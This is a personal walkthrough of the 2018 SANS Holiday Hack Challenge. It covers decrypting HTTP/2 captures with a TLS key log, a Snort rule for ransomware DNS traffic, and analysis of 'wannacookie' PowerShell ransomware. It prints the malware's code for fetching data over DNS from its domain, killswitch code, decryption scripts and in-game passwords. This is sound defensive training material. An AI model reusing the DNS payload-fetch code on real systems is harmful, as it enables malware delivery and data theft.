After further analysis, I found a page with https://packalyzer.kringlecastle.com:80/pub/app.js and in comments I found:
const key_log_path = (!dev_mode || __dirname + process.env.DEV + process.env.SSLKEYLOGFILE)
Look at these pages for clues:
https://packalyzer.kringlecastle.com/DEV/
Not much here.
https://packalyzer.kringlecastle.com/SSLKEYLOGFILE/
open '/opt/http2packalyzer_clientrandom_ssl.log/'
https://packalyzer.kringlecastle.com/DEV/packalyzer_clientrandom_ssl.log
CLIENT_RANDOM log (Like what I saw in the “Because 1 is the Loneliest Number“ talk by Chris Davis & Chris Elgee at time 12:27)
Save this as SSL.log
Created an account at https://packalyzer.kringlecastle.com
Log in, clicked "Sniff Traffic", went to Captures and downloaded the .pcap
Opened the .pcap in Wireshark
Made the following changes to my settings:
Add the log file I saved as SSL.log in Protocols -> SSL for Preferences under edit.
Back at the Wireshark page I queried for:
http2.data.data && http2 contains "labaster"
Right clicked on a packet and select Follow -> TCP Stream
Copy alabasters username and password (he has admin creds)Packer-p@re-turntable192
log back into https://packalyzer.kringlecastle.com with Alabasters account
Click Captures and download the super_secret_packet_capture.pcap (saved upload_2a4a5ae98007cb261119b208bf9369ef.pcap)
Open in file wireshark
Right click on one of the smtp lines and select Follow TCP stream
Copy Base64 code and save to as a file
Decoded the Base64 attachment
Convert attachment to PDF
Open pdf file.

Below is how I did it in linux:
Copied code to txt file, save as .b64
Decode file:
cat file.b64 | base64 -d > newfile
Verify file:
file newfile
```
newfile: PDF document, version 1.5
```
Convert newfile to PDF
mv newfile music.pdf
Open pdf :
evince music.pdf
Last line of file reads “We’ve just taken Mary Had a Little Lamb from Bb to A!”
Mary Had a Little Lamb

9) Ransomware Recovery

9.1 Catch The Malware

ls

```
more_info.txt  snort.log.pcap  snort_logs
```

cat more_info.txt

```
snort -A fast -r ~/snort.log.pcap -l ~/snort_logs -c /etc/snort/snort.conf
http://snortsensor1.kringlecastle.com/
Using the credentials:
----------------------
Username | elf
Password | onashelf
tshark and tcpdump have also been provided on this sensor.
```

cat /etc/snort/snort.conf

```
# Path to your rules files (this can be a relative path)
var RULE_PATH /etc/snort/rules
# site specific rules
include $RULE_PATH/local.rules
```

Line of interest, shows me where I need to write my rules to.

Downloaded a .pcap from http://snortsensor1.kringlecastle.com/

Opened the .pcap in wireshark and noticed “77616E6E61636F6F6B69652E6D696E2E707331” prefix to each TLD (Top Level Domain).

Took (what looks like HEX) and used Notepad++ to convert from Hex to ASCII, resulting in:

77616E6E61636F6F6B69652E6D696E2E707331 = wannacookie.min.ps1

Added a Snort rule to /etc/snort/rules/local.rules based on the wannacookie HEX portion as follows:

alert udp any any -> any any (msg:"Bad DNS"; sid:1232315; content:"77616E6E61636F6F6B69652E6D696E2E707331";)

```
elf@1d9a7884efdd:~$ vi /etc/snort/rules/local.rules
elf@1d9a7884efdd:~$
[+] Congratulation! Snort is alerting on all ransomware and only the ransomware!
[+]
```

Congratulation! Snort is alerting on all ransomware and only the ransomware!

9.2 Identify The Domain

Using the Word docm file, identify the domain name that the malware communicates with.
I went about this a different way, looking at the Malware code from previous challenge I found the answer (considering the Alabaster mentioned that the .docm file was related to the wannacookie issues they've been having).
While working on 9.1 Catch the Malware Objective I found that in the .pcap most of the lines with "77616E6E61636F6F6B69652E6D696E2E707331" had a prefix number (except for the first one):
0. 77616E6E61636F6F6B69652E6D696E2E707331
1. 77616E6E61636F6F6B69652E6D696E2E707331
2. 77616E6E61636F6F6B69652E6D696E2E707331
3. 77616E6E61636F6F6B69652E6D696E2E707331 etc, etc
I grabbed the payloads from these packets and pasted into Notepad++. From the DNS packets I converted from Hex to ASCII using notepad++ and resulted in a lot of suspect stuff.
So I started line by line trying to identify what this code was doing (yes all the way with line 61.77616E6E61636F6F6B69652E6D696E2E707331).
I found the "wannacookie.min.ps1", and used this in powershell to further analyze.
(wannacookie.min.ps1 contained more details that helped me solve this and other obejectives)
Here are some key words I found as I was translating the lines from HEX to ASCII:
77616E6E61636F6F6B69652E6D696E2E707331 =wannacookie.min.ps1
7365727665722E637274 = server.crt
72616E736F6D70616964 = ransompaid
6B6579626F72626F746964 = keyborbotid
6B696C6C737769746368 = killswitch
This info will come in handy later, back to this objective.

In line34.77616E6E61636F6F6B69652E6D696E2E707331 I found:
657466616e752e636f6d202d4e616d65202224662e65726f68657466616e752e636f6d22202d5479706520545854292e537472696e67732c203130292d312929207b2468202b3d2024285265736f6c76652d446e734e616d65202d5365727665722065726f6865746 616e752e636f6d202d4e616d65202224692e24662e65

Using Notepad++, I converted the HEX to ASCII to get this:
etfanu.com -Name "$f.erohetfanu.com" -Type TXT).Strings, 10)-1)) {$h += $(Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.e

Once I pulled all the HEX, converted to ASCII and started reading from start to finish (with a lot of help from google), I figured that Resolve-DnsName -Server erohetfanu.com is what I'm looking for

erohetfanu.com

IT WORKED!!!

9.3 Stop The Malware

After reading all the HTTP2 Hints and Talks, I found it's time to get busy finding a killswitch in the Domain Name, here we go.


Using the original code I copied from the Hex in the "9.1 Identify The Domain" Objective, I see that the code has a killswitchin HEX 6B696C6C737769746368. So I modified the code and added this function to display the results to my local screen instead:

```
function wanc {$S1 = "1f8b080000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000";
 Write-Host $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1))) $(Resolve-DnsName -Server erohetfanu.com -Name
6B696C6C737769746368.erohetfanu.com -Type TXT).Strings)))};
```

Complete code:

```
function H2B {param($HX);
   $HX = $HX -split '(..)' | ? { $_ };
   ForEach ($value in $HX){[Convert]::ToInt32($value,16)}};
   function A2H(){Param($a);
   $c = '';
   $b = $a.ToCharArray();;
   Foreach ($element in $b) {$c = $c + " " + [System.String]::Format("{0:X}",
[System.Convert]::ToUInt32($element))};
   return $c -replace ' '};
   function H2A() {Param($a);
   $outa;$a -split '(..)' | ? { $_ }  | forEach {[char]([convert]::toint16($_,16))} | forEach {$outa = $outa + $_};
   return $outa};
   function B2H {param($DEC);
   $tmp = '';
   ForEach ($value in $DEC){$a = "{0:x}" -f [Int]$value;
   if ($a.length -eq 1){$tmp += '0' + $a} else {$tmp += $a}};
  return $tmp};
  function ti_rox {param($b1, $b2);
  $b1 = $(H2B $b1);
  $b2 = $(H2B $b2);
  $cont = New-Object Byte[] $b1.count;
  if ($b1.count -eq $b2.count) {for($i=0; $i -lt $b1.count ;
  $i++) {$cont[$i] = $b1[$i] -bxor $b2[$i]}};
  return $cont};
  function B2G {param([byte[]]$Data);
  Process {$out = [System.IO.MemoryStream]::new();
  $gStream = New-Object System.IO.Compression.GzipStream$out,
([IO.Compression.CompressionMode]::Compress);
  $gStream.Write($Data, 0, $Data.Length);
  $gStream.Close();
  return $out.ToArray()}};
 function G2B {param([byte[]]$Data);
 Process {$SrcData = New-Object System.IO.MemoryStream( , $Data );
 $output = New-Object System.IO.MemoryStream;
 $gStream = New-Object System.IO.Compression.GzipStream $SrcData,
([IO.Compression.CompressionMode]::Decompress);
 $gStream.CopyTo( $output );
 $gStream.Close();
 $SrcData.Close();
 [byte[]] $byteArr = $output.ToArray();
 return $byteArr}};
function wanc {$S1 = "1f8b080000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000";
 Write-Host $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1))) $(Resolve-DnsName -Server erohetfanu.com -Name
6B696C6C737769746368.erohetfanu.com -Type TXT).Strings)))};
wanc;
```

yippeekiyaa.aaay


Ho Ho Ho Daddy
Regis
✓ Domain Successfully registered!
Successfully registered yippeekiyaa.aaay!
×
Register
.yum
$9.99
per year
.toy
$8.99
per year
.cookie
$7.99
per year

9.4 Recover Alabaster's password

(This is a long one)
Recover Alabaster's password as found in the encrypted password vault.
Download the forensic_artifacts.zip file from Alabaster
You can unzip the file to get the 2 subfiles
powershell.exe_181109_104716.dmp
alabaster_passwords.elfdb
I used Power_dump to get key info (and use info/script from previous challenge 9.3 Stop the Malware).
I used powershell to run the functions to create my certificates and linux sqlite3 to read the elfdb files.
Here are the details:
I created a function to download server.crt (thanks to the work put in from the previous challenges I recycled the code to my advantage).
In Powershell:

```
if ($IsLinux){function Resolve-DnsName {param([string]$Server, [string]$Name, [string]$Type); $result = dig +noedns +short -t "$Type" "$Name" "@$Server"; New-Object PsObject -Property @{strings=$result.Replace("`"","")}}}

function H2A() {
   Param($a)
   $outa
   $a -split '(..)' | ? { $_ }  | forEach {[char]([convert]::toint16($_,16))} | forEach {$outa = $outa + $_}
   return $outa
}

function get_over_dns($f) {
   $h = ''
   foreach ($i in 0..([convert]::ToInt32($(Resolve-DnsName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT).Strings, 10)-1)) {
      $h += $(Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).Strings
   }
   return (H2A $h)
}
get_over_dns("7365727665722E637274") | Out-File server.crt
function H2A() {Param($a);$outa;$a -split '(..)' | ? { $_ }  | forEach {[char]([convert]::toint16($_,16))} | forEach {$outa = $outa + $_};return $outa};
```

NOW YOU HAVE A server.cert file
cat server.crt
Notice it's missing beginning and end Certificate statements (add them)
-----BEGIN CERTIFICATE-----
-----END CERTIFICATE-----
Now do the same for the server.key (tip convert server.key from ASCII to HEX)
I created this function to download a server.key in Powershell:

```
if ($IsLinux){function Resolve-DnsName {param([string]$Server, [string]$Name, [string]$Type); $result = dig +noedns +short -t "$Type" "$Name" "@$Server"; New-Object PsObject -Property @{strings=$result.Replace("`"","")}}}

function H2A() {
   Param($a)
   $outa
   $a -split '(..)' | ? { $_ }  | forEach {[char]([convert]::toint16($_,16))} | forEach {$outa = $outa + $_}
   return $outa
}

function get_over_dns($f) {
   $h = ''
   foreach ($i in 0..([convert]::ToInt32($(Resolve-DnsName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT).Strings, 10)-1)) {
```

```
    $h += $(Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).Strings
  }
  return (H2A $h)
}
get_over_dns("7365727665722E6B6579") | Out-File server.key
```

NOW YOU HAVE A server.key file

```
cat server.key
```

Use openssl in linux with the server.crt and server.key to create a server.pfx file

```
openssl pkcs12 -export -out server.pfx -inkey server.key -in server.crt -passout pass:topsecret
ls -al server.pfx
```

NOW ENTER POWERDUMP

In linux I ran the following:

```
git clone https://github.com/chrisjd20/power_dump.git
```

Run powerdump on .dmp file Alabaster provided

```
python power_dump.py powershell.exe_181109_104716
```

Load it

Process it

Find key length of 512

```
len == 512
```

Print it

```
3cf903522e1a3966805b50e7f7dd51dc7969c73cfb1663a75a56ebf4aa4a1849d1949005437dc44b8464dca05680d531b7a971672d8
7b24b7a6d672d1d811e6c34f42b2f8d7f2b43aab698b537d2df2f401c2a09fbe24c5833d2c5861139c4b4d3147abb55e671d0cac709
d1cfe86860b6417bf019789950d0bf8d83218a56e69309a2bb17dcede7abfffd065ee0491b379be44029ca4321e60407d44e6e38169
1dae5e551cb2354727ac257d977722188a946c75a295e714b668109d75c00100b94861678ea16f8b79b756e45776d29268af1720bc
49995217d814ffd1e4b6edce9ee57976f9ab398f9a8479cf911d7d47681a77152563906a2c29c6d12f971
```

Dump it

Back in powershell I created a function to get a Random Byte key and decrypted the printed output with the decrypt script to get the aes key (the akey).

```
function Pub_Key_Enc($key_bytes, [byte[]]$pub_bytes){
    $cert = New-Object -TypeName System.Security.Cryptography.X509Certificates.X509Certificate2
    $cert.Import($pub_bytes)
    $encKey = $cert.PublicKey.Key.Encrypt($key_bytes, $true)
    return $(B2H $encKey)
}

$pub_key = [System.Convert]::FromBase64String($(get_over_dns("7365727665722E637274")))
$Byte_key = ([System.Text.Encoding]::Unicode.GetBytes($(([char[]]([char]01..[char]255) + ([char[]]([char]01..[char]255)) +
0..9 | sort {Get-Random})[0..15] -join ''))  | ? {$_ -ne 0x00})
$Hex_key = $(B2H $Byte_key)
$Pub_key_encrypted_Key = (Pub_Key_Enc $Byte_key $pub_key).ToString()
Clear-variable -Name "Hex_key"
Clear-variable -Name "Byte_key"
function H2B {
  param($HX)
  $HX = $HX -split '(..)' | ? { $_ }
  ForEach ($value in $HX){[Convert]::ToInt32($value,16)
  }
}

function B2H {
  param($DEC)
  $tmp = ''
```

```
   ForEach ($value in $DEC){
      $a = "{0:x}" -f [Int]$value
      if ($a.length -eq 1){
         $tmp += '0' + $a
      } else {
         $tmp += $a
      }
   }
   return $tmp
}

function p_k_e($encrypted_string, [byte[]]$pub_bytes){
   $pfx = Get-Item "C:\users\smsan\Downloads\sansHackHolidy2018\HHC2018A\forensic_artifacts\server.pfx"
   $cert = New-Object System.Security.Cryptography.X509Certificates.X509Certificate2 $pfx,'topsecret'
   $decKey = $cert.PrivateKey.Decrypt($encrypted_string,
[System.Security.Cryptography.RSAEncryptionPadding]::OaepSHA1)
   return $decKey
}

function decrypt_akey {
   $encrypted = $( H2B
"3cf903522e1a3966805b50e7f7dd51dc7969c73cfb1663a75a56ebf4aa4a1849d1949005437dc44b8464dca05680d531b7a971672d
87b24b7a6d672d1d811e6c34f42b2f8d7f2b43aab698b537d2df2f401c2a09fbe24c5833d2c5861139c4b4d3147abb55e671d0cac70
9d1cfe86860b6417bf019789950d0bf8d83218a56e69309a2bb17dcede7abfffd065ee0491b379be44029ca4321e60407d44e6e3816
91dae5e551cb2354727ac257d977722188a946c75a295e714b668109d75c00100b94861678ea16f8b79b756e45776d29268af1720b
c49995217d814ffd1e4b6edce9ee57976f9ab398f9a8479cf911d7d47681a77152563906a2c29c6d12f971")
      $akey = (p_k_e $encrypted)
   Write-Host B2H($akey)
}
decrypt_akey
```

251 207 193 33 145 93 153 204 32 163 211 213 216 79 131 8

Now to decrypt the file alabaster_passwords.elfdb.wannacookie (change the code to reflect and write out to a .db file):
In powershell I ran this function:

```
function Decrypt_File($key, $File) {
      [byte[]]$key = $key
      $Suffix = "`.wannacookie"
      [System.Int32]$KeySize = $key.Length*8
      $AESP = New-Object 'System.Security.Cryptography.AesManaged'
      $AESP.Mode = [System.Security.Cryptography.CipherMode]::CBC
      $AESP.BlockSize = 128
      $AESP.KeySize = $KeySize
      $AESP.Key = $key
      $FileSR = New-Object System.IO.FileStream($File, [System.IO.FileMode]::Open)
      $DestFile = ($File -replace $Suffix)
      $FileSW = New-Object System.IO.FileStream($DestFile, [System.IO.FileMode]::Create)
      [Byte[]]$LenIV = New-Object Byte[] 4
      $FileSR.Seek(0, [System.IO.SeekOrigin]::Begin) | Out-Null
      $FileSR.Read($LenIV,  0, 3) | Out-Null
      [Int]$LIV = [System.BitConverter]::ToInt32($LenIV,  0)
      [Byte[]]$IV = New-Object Byte[] $LIV
      $FileSR.Seek(4, [System.IO.SeekOrigin]::Begin) | Out-Null
      $FileSR.Read($IV, 0, $LIV) | Out-Null
      $AESP.IV = $IV
      $Transform = $AESP.CreateDecryptor()
      $CryptoS = New-Object System.Security.Cryptography.CryptoStream($FileSW, $Transform,
[System.Security.Cryptography.CryptoStreamMode]::Write)
      [Int]$Count = 0
      [Int]$BlockSzBts = $AESP.BlockSize / 8
```

```
        [Byte[]]$Data = New-Object Byte[] $BlockSzBts
        Do
        {
           $Count = $FileSR.Read($Data, 0, $BlockSzBts)
           $CryptoS.Write($Data, 0, $Count)
        }
        While ($Count -gt 0)
        $CryptoS.FlushFinalBlock()
        $CryptoS.Close()
        $FileSR.Close()
        $FileSW.Close()
}
function H2B {
   param($HX)
   $HX = $HX -split '(..)' | ? { $_ };
   ForEach ($value in $HX){[Convert]::ToInt32($value,16)
   }
}
function p_k_e($encrypted_string, [byte[]]$pub_bytes){
   $pfx = Get-Item "C:\users\smsan\Downloads\sansHackHolidy2018\HHC2018A\forensic_artifacts\server.pfx"
   $cert = New-Object System.Security.Cryptography.X509Certificates.X509Certificate2 $pfx,'topsecret'
   $decKey = $cert.PrivateKey.Decrypt($encrypted_string,
[System.Security.Cryptography.RSAEncryptionPadding]::OaepSHA1)
   return $decKey
}
function Decrypt ($filename) {
   $encrypted = $( H2B
"3cf903522e1a3966805b50e7f7dd51dc7969c73cfb1663a75a56ebf4aa4a1849d1949005437dc44b8464dca05680d531b7a971672d
87b24b7a6d672d1d811e6c34f42b2f8d7f2b43aab698b537d2df2f401c
2a09fbe24c5833d2c5861139c4b4d3147abb55e671d0cac709d1cfe86860b6417bf019789950d0bf8d83218a56e69309a2bb17dcede
7abfffd065ee0491b379be44029ca4321e60407d44e6e381691dae5e551cb2354727ac257d977722188a9
46c75a295e714b668109d75c00100b94861678ea16f8b79b756e45776d29268af1720bc49995217d814ffd1e4b6edce9ee57976f9ab
398f9a8479cf911d7d47681a77152563906a2c29c6d12f971")
      $akey = (p_k_e $encrypted)
   (Decrypt_File $akey $filename)
}
Decrypt C:\LocationOfStoredFile \forensicArtifacts\alabaster_passwords.elfdb.wannacookie
```

Then I went back to linux to read the decrypted alabaster_passwords.elfdb file with sqlite3.

```
sqlite3 alabaster_passwords.elfdb
.tables
passwords

.fullschema
CREATE TABLE IF NOT EXISTS "passwords" (
        `name`   TEXT NOT NULL,
        `password`       TEXT NOT NULL,
        `usedfor`        TEXT NOT NULL
);
/* No STAT tables available */

SELECT * from passwords;
alabaster.snowball|CookiesR0cK!2!#|active directory
alabaster@kringlecastle.com|KeepYourEnemiesClose1425|www.toysrus.com
alabaster@kringlecastle.com|CookiesRLyfe!*26|netflix.com
alabaster.snowball|MoarCookiesPreeze1928|Barcode Scanner
alabaster.snowball|ED#ED#EED#EF#G#F#G#ABA#BA#B|vault
alabaster@kringlecastle.com|PetsEatCookiesTOo@813|neopets.com
alabaster@kringlecastle.com|YayImACoder1926|www.codecademy.com
alabaster@kringlecastle.com|Woootz4Cookies19273|www.4chan.org
alabaster@kringlecastle.com|ChristMasRox19283|www.reddit.com
```

Look for the account associated with the "vault"

```
name                    password                usedfor
alabaster.snowball|ED#ED#EED#EF#G#F#G#ABA#BA#B|vault
        ED#ED#EED#EF#G#F#G#ABA#BA#B
```

10) Who Is Behind It All?

Soon as I walked in the room and saw Hans, the elves heads on the Toy Soldiers bodies and SANTA, I had that feeling like when Ralphie Parker from A Christmas Story used his decoder pin, only my outlook wasn't crummy at all. Just to confirm, I talked to Santa before submitting my answer and he was nice enough to take a Selfie with me. Since I have no hands and Santa can't really hold the camera with his mittens, Hans volunteered to take the pic for us.

MISCELANEOUS

Solves from The 2018 SANS Holiday Hack Challenge (as seen at https://www.holidayhackchallenge.com/2018/story.html)

As you walk through the gates, a familiar red-suited holiday figure warmly welcomes all of his special visitors to KringleCon.
Welcome, my friends! Welcome to my castle! Would you come forward please?
Welcome. It's nice to have you here! I'm so glad you could come. This is going to be such an exciting day!
I hope you enjoy it. I think you will.
Today is the start of KringleCon, our new conference for cyber security practitioners and hackers around the world.
KringleCon is designed to share tips and tricks to help leverage our skills to make the world a better, safer place.
Remember to look around, enjoy some talks by world-class speakers, and mingle with our other guests.
And, if you are interested in the background of this con, please check out Ed Skoudis' talk called START HERE.
Delighted to meet you. Overjoyed! Enraptured! Entranced! Are we ready? Yes! In we go!

Question 1:
What phrase is revealed when you answer all of the KringleCon Holiday Hack History questions? For hints on achieving this objective, please visit Bushy Evergreen and help him with the Essential Editor Skills Cranberry Pi terminal challenge.
Answer: Happy Trails

Santa
Well done!

Question 2:
Who submitted (First Last) the rejected talk titled Data Loss for Rainbow Teams: A Path in the Darkness? Please analyze the CFP site to find out. For hints on achieving this objective, please visit Minty Candycane and help her with the The Name Game Cranberry Pi terminal challenge.
Answer: John McClane

Santa
Ho Ho Ho!

Question 3:
The KringleCon Speaker Unpreparedness room is a place for frantic speakers to furiously complete their presentations. The room is protected by a door passcode. Upon entering the correct passcode, what message is presented to the speaker? For hints on achieving this

objective, please visit Tangle Coalbox and help him with the Lethal ForensicELFication Cranberry Pi terminal challenge.
Answer: Welcome unprepared speaker!

Suddenly, all elves in the castle start looking very nervous. You can overhear some of them talking with worry in their voices.
The toy soldiers, who were always gruff, now seem especially determined as they lock all the exterior entrances to the building and barricade all the doors. No one can get out! And the toy soldiers' grunts take on an increasingly sinister tone.
Toy Soldier
Grunt!

Question 4:
Retrieve the encrypted ZIP file from the North Pole Git repository. What is the password to open this file? For hints on achieving this objective, please visit Wunorse Openslae and help him with Stall Mucking Report Cranberry Pi terminal challenge.
Answer: Yippee-ki-yay

In the main lobby on the bottom floor of Santa's castle, Hans calls everyone around to deliver a speech.
Hans in a Snow Bank
Ladies and Gentlemen…
Ladies and Gentlemen…
Due to the North Pole's legacy of providing coal as presents around the globe they are about to be taught a lesson in the real use of POWER.
You will be witnesses.
Now, Santa… that's a nice suit… John Philips, North Pole. I have two myself. Rumor has it Alabaster buys his there.
I have comrades in arms around the world who are languishing in prison.
The Elvin State Department enjoys rattling its saber for its own ends. Now it can rattle it for ME.
The following people are to be released from their captors.
In the Dungeon for Errant Reindeer, the seven members of the New Arietes Front.
In Whoville Prison, the imprisoned leader of ATNAS Corporation, Miss Cindy Lou Who.
In the Land of Oz, Glinda the Good Witch.

Question 5:
Using the data set contained in this SANS Slingshot Linux image, find a reliable path from a Kerberoastable user to the Domain Admins group. What's the user's logon name (in username@domain.tld format)? Remember to avoid RDP as a control path as it depends on separate local privilege escalation flaws. For hints on achieving this objective, please visit Holly Evergreen and help her with the CURLing Master Cranberry Pi terminal challenge.
Answer: LDUBEJ00320@AD.KRINGLECASTLE.COM

The toy soldiers continue behaving very rudely, grunting orders to the guests and to each other in vaguely Germanic phrases.
Toy Soldier

Links.
Nein! Nein! Nein!
No one is coming to help you.
Get the over here!
Schnell!
Suddenly, one of the toy soldiers appears wearing a grey sweatshirt that has written on it in red pen, "NOW I HAVE A ZERO-DAY. HO-HO-HO."
A rumor spreads among the elves that Alabaster has lost his badge. Several elves say, "What do you think someone could do with that?"

Question 6:
Bypass the authentication mechanism associated with the room near Pepper Minstix. A sample employee badge is available. What is the access control number revealed by the door authentication panel? For hints on achieving this objective, please visit Pepper Minstix and help her with the Yule Log Analysis Cranberry Pi terminal challenge.
Answer: 19880715

Hans has started monologuing again.

Hans
So, you've figured out my plan – it's not about freeing those prisoners.
The toy soldiers and I are here to steal the contents of Santa's vault!
You think that after all my posturing, all my little speeches, that I'm nothing but a common thief.
But, I tell you -- I am an exceptional thief.
And since I've moved up to kidnapping all of you, you should be more polite!

Question 7:
Santa uses an Elf Resources website to look for talented information security professionals. Gain access to the website and fetch the document C:\candidate_evaluation.docx. Which terrorist organization is secretly supported by the job applicant whose name begins with "K"? For hints on achieving this objective, please visit Sparkle Redberry and help her with the Dev Ops Fail Cranberry Pi terminal challenge.
Answer: Fancy Beaver

Great work! You have blocked access to Santa's treasure... for now.
And then suddenly, Hans slips and falls into a snowbank. His nefarious plan thwarted, he's now just cold and wet.
Hans in a Snow Bank
But Santa still has more questions for you to solve!

Question 8:
Santa has introduced a web-based packet capture and analysis tool to support the elves and their information security work. Using the system, access and decrypt HTTP/2 network activity. What is the name of the song described in the document sent from Holly Evergreen to Alabaster Snowball? For hints on achieving this objective, please visit SugarPlum Mary and help her with the Python Escape from LA Cranberry Pi terminal challenge.

Answer: mary had a little lamb

Santa
Ho Ho Ho!

Question 9:
Alabaster Snowball is in dire need of your help. Santa's file server has been hit with malware. Help Alabaster Snowball deal with the malware on Santa's server by completing several tasks. For hints on achieving this objective, please visit Shinny Upatree and help him with the Sleigh Bell Lottery Cranberry Pi terminal challenge.
To start, assist Alabaster by accessing (clicking) the snort terminal below:
Then create a rule that will catch all new infections. What is the success message displayed by the Snort terminal?
Answer: Snort is alerting on all ransomware and only the ransomware!

Alabaster Snowball
Thank you so much! Snort IDS is alerting on each new ransomware infection in our network.Hey, you're pretty good at this security stuff. Could you help me further with what I suspect is a malicious Word document?
All the elves were emailed a cookie recipe right before all the infections. Take this document with a password of elves and find the domain it communicates with.

Question 10:
After completing the prior question, Alabaster gives you a document he suspects downloads the malware. What is the domain name the malware in the document downloads from?
Answer: erohetfanu.com

Alabaster Snowball
Erohetfanu.com, I wonder what that means?
Unfortunately, Snort alerts show multiple domains, so blocking that one won't be effective.
I remember another ransomware in recent history had a killswitch domain that, when registered, would prevent any further infections.
Perhaps there is a mechanism like that in this ransomware? Do some more analysis and see if you can find a fatal flaw and activate it!

Question 11:
Analyze the full malware source code to find a kill-switch and activate it at the North Pole's domain registrar HoHoHo Daddy.
What is the full sentence text that appears on the domain registration success message (bottom sentence)?
Answer: Successfully registered yippeekiyaa.aaay!

Alabaster Snowball
Yippee-Ki-Yay! Now, I have a ma... kill-switch!
Now that we don't have to worry about new infections, I could sure use your L337 security skills for one last thing.

As I mentioned, I made the mistake of analyzing the malware on my host computer and the ransomware encrypted my password database.
Take this zip with a memory dump and my encrypted password database, and see if you can recover my passwords.
One of the passwords will unlock our access to the vault so we can get in before the hackers.

Question 12:
After activating the kill-switch domain in the last question, Alabaster gives you a zip file with a memory dump and encrypted password database. Use these files to decrypt Alabaster's password database. What is the password entered in the database for the Vault entry?
Answer: ED#ED#EED#EF#G#F#G#ABA#BA#B

Alabaster Snowball
You have some serious skills, of that I have no doubt.
There is just one more task I need you to help with.
There is a door which leads to Santa's vault. To unlock the door, you need to play a melody.

Question 13:
Use what you have learned from previous challenges to open the door to Santa's vault. What message do you get when you unlock the door?
Answer: You have unlocked Santa's vault!
Having unlocked the musical door, you enter Santa's vault.

Alabaster Snowball
I'm seriously impressed by your security skills!
How could I forget that I used Rachmaninoff as my musical password?
Of course I transposed it it before I entered it into my database for extra security.
Alabaster steps aside, revealing two familiar, smiling faces.

Hans Smiling
It’s a pleasure to see you again.
Congratulations.

Santa
You DID IT! You completed the hardest challenge. You see, Hans and the soldiers work for ME.
I had to test you. And you passed the test!
You WON! Won what, you ask? Well, the jackpot, my dear! The grand and glorious jackpot!
You see, I finally found you!
I came up with the idea of KringleCon to find someone like you who could help me defend the North Pole against even the craftiest attackers.
That’s why we had so many different challenges this year.
We needed to find someone with skills all across the spectrum.
I asked my friend Hans to play the role of the bad guy to see if you could solve all those challenges and thwart the plot we devised.

And you did!
Oh, and those brutish toy soldiers? They are really just some of my elves in disguise.
See what happens when they take off those hats?
Toy Soldier Reveal

Santa continues:
Based on your victory… next year, I'm going to ask for your help in defending my whole operation from evil bad guys.
And welcome to my vault room. Where's my treasure? Well, my treasure is Christmas joy and good will.
You did such a GREAT job! And remember what happened to the people who suddenly got everything they ever wanted?
They lived happily ever after.

Question 14:
Who was the mastermind behind the whole KringleCon plan?
If you would like to submit a final report, please do so by emailing it to:
SANSHolidayHackChallenge@counterhack.com
Answer: santa

SPEAKER AGENDA